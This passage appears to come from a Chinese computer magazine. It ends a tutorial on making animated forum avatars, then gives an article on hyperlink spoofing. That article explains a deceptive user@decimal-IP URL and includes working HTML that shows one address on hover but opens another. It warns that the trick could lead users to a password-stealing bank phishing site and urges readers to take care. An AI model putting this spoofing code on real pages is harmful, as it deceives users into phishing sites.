4.图片选择好后，就来保存吧。单击GIF manager选项，你会看到下方有个大大的绿色的箭头，点击它就可以把刚刚截取的图片转移过来，接着再调整图片的大小，调整好以后点击GIF按钮生成图片文件。

5.设置成论坛的头像，如图4。




图4

二、文字方面

swftext是一款非常棒的Flash文本特效动画制作软件，可以制作超过200种不同的文字效果和20多种背景效果，完全自定义文字属性，包括字体、大小、颜色等等，可以保存为Flash、gif和avi等格式。打开swftext，其界面如图5所示。




图5

1．在“影片剪辑”里调整图片的大小（宽度“200”和高“200”左右，其它选项默认）。

2．在swftext左边的工具栏里选择“文本”，输入你想要要的文字。

3．在“背景”中可以选择背景的颜色和慢慢的改变背景颜色，还可以自己上传一张你喜欢的图片来做背景。

4．在“背景效果”里我们可以选择几十种不同的背景效果，选择一个自己喜欢的背景效果了。

5．在“文字”和“文字效果”中我们可以改变字体的布局和字体的效果。

6．好了，现在小菜也做出了自己满意的图片，接下来我们就要保存自己的劳动成果了。选择”发布—“输出为GIF”，然后确定，就OK了，如图6。




图8




图9

记得在去年10月的黑客X档案上，侯金星曾经让QQ头像上出现自己的名字，我们同样也可以让自己的论坛头像刻上自己的大名。方法很简单，输入你想要写的字，选择一个模式，就做好了。生成印章以后，可以直接在印章上点右键，找到它的地址，保存到空间中或传到论坛上（图7）。注意：印章不能是字母或数字。




图6




图7

以下是我提供的几个在线印章的网址：

1．易我秀印章在线制作http://bainian.eoshow.com/sign.asp

2．印章在线制作http://www.makepic.com/print.php

3．可乐吧http://home.kele8.com/smallgame/signetlmg/default.aspx


4．爱狗狗吧http://id.igogo8.com/signet/

在http://2007.igogo8.com/上我们还可以制作闪字（图8），看看图9就是我制作的，还不错吧。

好了，相信小菜们都知道头像该怎么改了，还等什么，让自己在论坛的头像最“闪耀”吧。

（本文所涉及到的CoffeeCup GIF Animator、swftext和AVD Video Processor已收录到光盘中）

逼真的超级链接欺骗



半兽人

网络钓鱼是目前Internet上最流行的一个主题，受害者多是那些对网络了解不够深入或是粗心大意之人。我们来看“http://www.microsoft.com:ontario@3633633987/”这个网址，表面上似乎指向的是微软的网站，但事实上将不会指向到微软的网站，而是指向“@”后面的那一串数字所代表的网站。因为“@”前面代表的是用户名和密码，这样的网址就很容易使人上当。

本文要介绍的超级链接欺骗更是让人防不胜防，首先将以下几行html代码存为网页文件：

```
<p><a id="qipian" href="http://www.google.com"></a>
</p>
<div>
<a href="http://www.baidu.com" target="_blank">
<table>
<caption>
<label for="qipian">
<u style="cursor: pointer; color: blue">
www.baidu.com
</u>
</label>
</caption>
</table>
</a>
</div>
```

以上的代码就是伪造一个超级链接，并为它设置了标签迷惑人，这就隐藏了真正所指向的网址（图1）。




图1

使用IE 打开后，你会发现一个超级链接，把鼠标放在上面，鼠标会变成手形，而左下角状态栏也会出现这个超级链接的网址。一切看起来是那么的正常。但是当你点击下去就上当了，超级链接所指向的不是http://www.baidu.com，而是http://www.google.com，如图2。



图2

想想看，如果某个中小型网站给银行作了个超级链接，你把鼠标放在超级链接上看到了状态栏提示的网站地址正确，就点击了进入。而这个超级链接真正指向的是个界面和真正银行网站的界面一样的钓鱼网站，并且这个钓鱼网站在你输入用户名密码之后又会悄悄地记录你的密码，又马上不动声色地跳转到真正的银行网站。那么，等到你的钱没了的时候还不明白是怎么被忽悠的呢。




图3





图4

但是这种超级链接欺骗不是没有缺点，当你用右键点击这个超级链接会发现和正常的超级链接被点击右键所显示的菜单是不一样的，请比较一下，如图3，图4。最后希望大家在上网时要多加小心。

（本文所涉及到的超级链接欺骗网页已收录到光盘中）




Live Space也挂马

